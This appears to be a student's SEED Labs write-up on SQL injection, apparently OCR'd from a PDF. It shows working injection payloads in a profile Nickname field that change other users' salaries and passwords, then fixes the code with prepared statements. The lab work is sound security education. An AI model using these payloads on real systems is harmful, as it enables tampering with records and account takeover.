
sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";

So we inject the above codes, and it turns to :

UPDATE credential SET nickname='', salary='777777' where Name = 'Alice';#$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;

So the # command the line while set salary to 777777 where name matches ‘Alice ‘.

- Task 3.2: Modify other’s salary





```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
|  1 | Alice | 10000 | 777777 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747f
c95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c1429
06674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
6 rows in set (0.00 sec)

mysql>
```

Observations: Similarly, we use attack vector just in Alice's account in the Nickname field:


', salary='1' where Name='Boby';#

And we see that attack is successful as can be seen in sql that boby's salary is changed. The sql syntax is of the same reason as task 3.1, and the infrastructure is that there is no other vulnerability santitizer in the input string.

- Task 3.3: Modify other's password




Observations: Firstly, we use sha1-online to hash out the password we want to modify for others, since the database stores the encrypted value and not plaintext for password.




```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
|  1 | Alice | 10000 | 777777 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747f
c95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c1429
06674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
6 rows in set (0.00 sec)
```

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
|  1 | Alice | 10000 | 777777 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747f
c95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 5514ae81cf9b1af3b5719d94
46f062e2b1f0ca9d |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb
38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7
fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb
20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6
618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
6 rows in set (0.00 sec)

mysql>
```



Observations: Then just similar to above, we use the attack vector in Alice's account in the Nickname field:

', password='5514ae81cf9b1af3b5719d9446f062e2b1f0ca9d' where Name='Boby';#

And we can see that attack is successful as can be seen in sql that boby's password is different and changed to our malicious one, and we can log in Boby's account with the new password "stupid".

- 3.4 Task 4: Countermeasure — Prepared Statement

```
51c51,54
<     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password=
'$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
---
>     $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID
=$id;");
>     $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
>     $sql->execute();
>     $sql->close();
54c57,60
<     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumb
er='$input_phonenumber' where ID=$id;";
---
>     $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
>     $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
>     $sql->execute();
>     $sql->close();
56d61
<   $conn->query($sql);
```

Observations: We firstly observe the difference between unsafe_edit_backend.php with the safe one, and we learned more details about the prepared statement. And then, we use the unsafe_home.php as example to implement the protection:

safe_home.php × | unsafe_home.php × | unsafe_edit_frontend.php × | *unsafe_edit_backend.php × | safe_edit_backen

```php
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```

It’s the former vulnerable sql before editing.

And then we use bind with the seed priviledge:


unsafe_home.php

```
68        }
69
70        // create a connection
71        $conn = getDB();
72        /*start protect in prepared statement*/
73
74        $sql = $conn->prepare("SELECT id, name, eid, salary,
              birth, ssn, phoneNumber, address,
              email,nickname,Password
75        FROM credential
76        WHERE name= ? and Password= ? ");
77        $sql->bind_param("is",$input_uname,$hashed_pwd);
78        $sql->execute();
79        $sql->bind_result($id, $name, $eid, $salary, $birth, $
              ssn, $phoneNumber, $address, $email, $nickname, $pwd
              );
80        $sql->fetch();
81        $sql->close();
82
83        if($id!=""){
84          // If id exists that means user exists and is
              successfully authenticated
85          drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$
                nickname,$email,$address,$phoneNumber);
86        }else{
87          // User authentication failed
88          echo "</div>";
89          echo "</nav>";
```


and restart the apache service:

```
[03/12/19]seed@VM:.../SQLInjection$ sudo service apache2 restart
[sudo] password for seed:
[03/12/19]seed@VM:.../SQLInjection$
```

And then we use the application. First we demonstrate that the application can work since the right name Boby and its password can make a login.



Then we do the inject attack as before on website, but we failed. The same result as in command line:



```
[03/12/19]seed@VM:.../SQLInjection$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B%23&Pa
ssword='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edi
t profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not h
ave any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

```
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; wi
dth: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account infor
mation your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[03/12/19]seed@VM:.
```

This is because the prepared statement helps separate the code from the data. The prepared statement first compiles an SQL query without data. Deploy the data after compiling the query, and then run it. This treats the data as normal data without any special meaning. Even if SQL code exists in the data, it will be treated as query data rather than SQL code. In this protection mechanism, therefore, these attack fails.